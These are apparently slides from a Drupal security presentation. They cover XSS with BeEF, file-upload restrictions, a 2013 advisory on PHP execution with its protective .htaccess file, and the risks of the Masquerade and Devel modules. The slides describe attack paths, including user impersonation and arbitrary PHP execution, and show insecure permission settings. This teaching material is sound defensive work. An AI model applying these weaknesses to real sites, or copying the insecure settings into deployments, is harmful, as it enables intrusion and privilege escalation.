
comments – BeEF XSS

- http://beefproject.com/




demonstration


persistent XSS – everywhere!




reflected XSS – even more common!



user content - file uploads



user content - file uploads




lock down permitted file types

Permitted file extensions

*

Specify the allowed file extensions for uploaded files. Separate extensions with a space and do not include the leading dot. Set to * to remove the restriction.



file upload – PHP code execution

- Uploading and executing PHP code has been *fixed in recent versions of Drupal as of November 2013
  - https://drupal.org/SA-CORE-2013-003
  - Code execution prevention (Files directory .htaccess for Apache - Drupal 6 and 7)

```
root@ubuntu:/var/www/d7/sites/default/files# cat .htaccess
# Turn off all options we don't need.
Options None
Options +FollowSymLinks

# Set the catch-all handler to prevent scripts from being executed.
SetHandler Drupal_Security_Do_Not_Remove_See_SA_2006_006
<Files *>
  # Override the handler again if we're run later in the evaluation list.
  SetHandler Drupal_Security_Do_Not_Remove_See_SA_2013_003
</Files>

# If we know how to do it safely, disable the PHP engine entirely.
<IfModule mod_php5.c>
  php_flag engine off
</IfModule>root@ubuntu:/var/www/d7/sites/default/files#
```


development modules


- Modules that assist with the active development of a Drupal application.
  - Excellent for Development
  - Remove prior to Test/Staging
  - Never leave installed on Production applications
- Picking on…
  - Masquerade (https://drupal.org/project/masquerade)
  - Devel (https://drupal.org/project/devel)

masquerade

- Allows the user to change accounts to any other user.

- Could be used to implicate other's in suspicious activities, elevate privileges, etc.





devel

- Module used for development
- Should never be installed on production, ever…
- Allows users to view debugging information, including full database details of application content.
- Also allows for PHP code execution!

devel - permissions


- Drupal 6

Permission	anonymous user	authenticated user
devel module	In Drupal 6, Devel's permissions are not nearly as granular	
access devel information	☐	☑
display source code	☐	☑
execute php code	☐	☑
switch users	☐	☑

- Drupal 7

PERMISSION	ANONYMOUS USER	AUTHENTICATED USER	ADMINISTRATOR
Devel	Never	Common	Default
Access developer information View developer output like variable printouts, query log, etc. *Warning: Give to trusted roles only; this permission has security implications.*	☐	☑	☑
Execute PHP code Run arbitrary PHP from a block. *Warning: Give to trusted roles only; this permission has security implications.*	☐	☑	☑
